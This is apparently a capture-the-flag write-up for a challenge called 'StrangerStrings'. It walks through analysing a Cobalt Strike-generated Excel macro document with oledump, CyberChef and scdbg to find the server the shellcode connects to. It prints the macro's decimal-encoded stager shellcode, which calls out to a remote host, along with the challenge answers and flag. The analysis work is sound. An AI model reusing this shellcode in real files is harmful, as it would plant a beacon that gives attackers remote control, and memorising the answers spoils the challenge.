vMission Name

StrangerStrings

Background

Claire and Ethan leave Paris, heading to Euphea in Shanghai - Their transport is hijacked, changing course to an unknown destination. Ethan has to battle the autopilot of the Sky-Cage. He successfully hacks into the system. But doesn't stop the ambush. Dr.Pinche encourages Ethan to run a simulator to check if bug works perfect.

Technical High-Level Overview

A Cobalt Strike payload is provided. The goal of this challenge is to identify the IP or server name which receives the connection, acting as a simulator to catch the bug. It´s a malicious a document based on macro generated by Cobalt Strike.

Short Description

You´re going to act as a simulator to catch the bug. For this purpose, you must analyse the provided file. Your goal is to identify the IP address or server name.

Mission Description

You´re going to act as a simulator to catch the bug. For this purpose, you must analyse the provided file. Once you see the server IP address, please or server name.

Location

MOZAMBIQUE - SHAX - DR PINCHE

Tools

- Wine 32
- Scdbg: http://sandsprite.com/CodeStuff/scdbg.zip
- https://gchq.github.io/CyberChef/
- Floss: https://github.com/fireeye/flare-floss/releases/download/v1.7.0/floss-v1.7.0-linux.zip
- DidierStevenSuite: https://github.com/DidierStevens/DidierStevensSuite

Questions

What is the original extension of the file?

- xlsm

What port tries to connect the shellcode?

- 90

Who is the author of the file?

- Dr.Pinche

Items

1. Use a tool to verify the header of the file
2. Use oeldump.py to extract the malicious macro
3. Use CyberChef and scdbg.exe to analyse the shellcode

Write Up

First of all player has to analyse which type of file, is facing.

- `xxd -l 300 /mnt/hgfs/C3-M1/Catch-the-bug`




Figure 1

Above picture shows the typical header of a Excel document. We could confirm out theory with floss:

- `./floss /mnt/hgfs/C3-M1/Catch-the-bug -s`




Figure 2

Next we are going to use DidierSteven Suite:

- `git clone https://github.com/DidierStevens/DidierStevensSuite.git`
- `cd DidierStevensSuite`

Then we are going to use oledump.py

- `python3 oledump.py --dump /mnt/hgfs/C3-M1/Catch-the-bug`




Figure 3

M means macro and code for "Hoja", for stream 3:

- `python3 oledump.py -s 3 --vbadecompressskipattributes /mnt/hgfs/C3-M1/Catch-the-bug > macro.txt`

Figure 4

We could see the shell code on macro.txt

```
#End If
    myArray = Array(-4, -24, -119, 0, 0, 0, 96, -119, -27, 49, -46, 100, -117, 82, 48, -1
, _
13, 1, -57, -30, -16, 82, 87, -117, 82, 16, -117, 66, 60, 1, -48, -117, 64, 120, -123, -6
-42, 49, -1, 49, -64, -84, -63, -49, 13, 1, -57, 56, -32, 117, -12, 3, 125, -8, 59, 125,
-117, 1, -48, -119, 68, 36, 36, 91, 91, 97, 89, 90, 81, -1, -32, 88, 95, 90, -117, 18, -2
-43, 49, -1, 87, 87, 87, 87, 87, 104, 58, 86, 121, -89, -1, -43, -23, -124, 0, 0, 0, 91,
-58, -1, -43, -21, 112, 91, 49, -46, 82, 104, 0, 2, 64, -124, 82, 82, 82, 83, 82, 80, 104
104, 45, 6, 24, 123, -1, -43, -123, -64, 15, -124, -61, 1, 0, 0, 49, -1, -123, -10, 116,
-43, 49, -1, 87, 106, 7, 81, 86, 80, 104, -73, 87, -32, 11, -1, -43, -65, 0, 47, 0, 0, 57
-1, -1, 47, 118, 86, 108, 113, 74, 116, 109, 82, 75, 71, 76, 118, 80, 80, 98, 70, 81, 85,
113, -35, 98, -96, 9, -69, -2, -110, -90, -25, 38, 33, 120, 25, -47, 95, -75, -79, 119, 2
36, 0, 85, 115, 101, 114, 45, 65, 103, 101, 110, 116, 58, 32, 77, 111, 122, 105, 108, 108
83, 73, 69, 32, 57, 46, 48, 59, 32, 87, 105, 110, 100, 111, 119, 115, 32, 78, 84, 32, 54,
53, 46, 48, 41, 13, 10, 0, -54, -3, 126, -70, -69, 13, 54, -106, 1, -66, 91, 5, 88, 78, -
-47, -43, 79, -53, -79, 40, 99, 21, 107, -104, -56, -62, 13, -113, -41, -84, 43, -81, -15
51, -23, -12, 72, -29, -123, -109, -41, -43, -124, 114, 26, 23, 27, 85, -8, -117, -47, -1
61, 36, 122, 46, -68, -69, 20, 111, -126, -11, 90, 66, 82, -55, 92, -115, -124, 109, 13,
96, -40, -14, 123, 6, 1, -117, 82, 109, 100, 16, -25, -85, -60, 79, 127, -119, 75, -33, 5
-101, 112, -72, 84, 33, 124, -118, -10, -5, -108, -113, -38, 32, 49, 112, 37, -119, -46,
104, 0, 0, 64, 0, 87, 104, 88, -92, 83, -27, -1, -43, -109, -71, 0, 0, 0, 0, 1, -39, 81,
-123, -64, 116, -58, -117, 7, 1, -61, -123, -64, 117, -27, 88, -61, -24, -87, -3, -1, -1,
109)
```

Figure 5

Now it´s time to use CyberChef!. Upload the following recipe, and copy the shellcode from "(-4…….to 109).




Figure 6





Figure 7

Load recipe, clicking on the red button.

Finally download the shellcode in hex: download.dat




```
Find_/_Replace({'option':'Simple string','string':'('},'',true,false,true,false)
Find_/_Replace({'option':'Simple string','string':')'},'',true,false,true,false)
Find_/_Replace({'option':'Regex','string':'_'},'',true,false,true,false)
Remove_whitespace(true,true,true,true,true,false)
From_Decimal('Comma',true)
To_Hex('None',0)
```

Figure 8

```
sudo dpkg --add-architecture i386
sudo apt-get update
sudo apt-get install wine32
scdbg.exe /f /mnt/hgfs/C3-M1/download.dat
```

Figure 9

Flag Information

flag{hide-by-Ethan.com}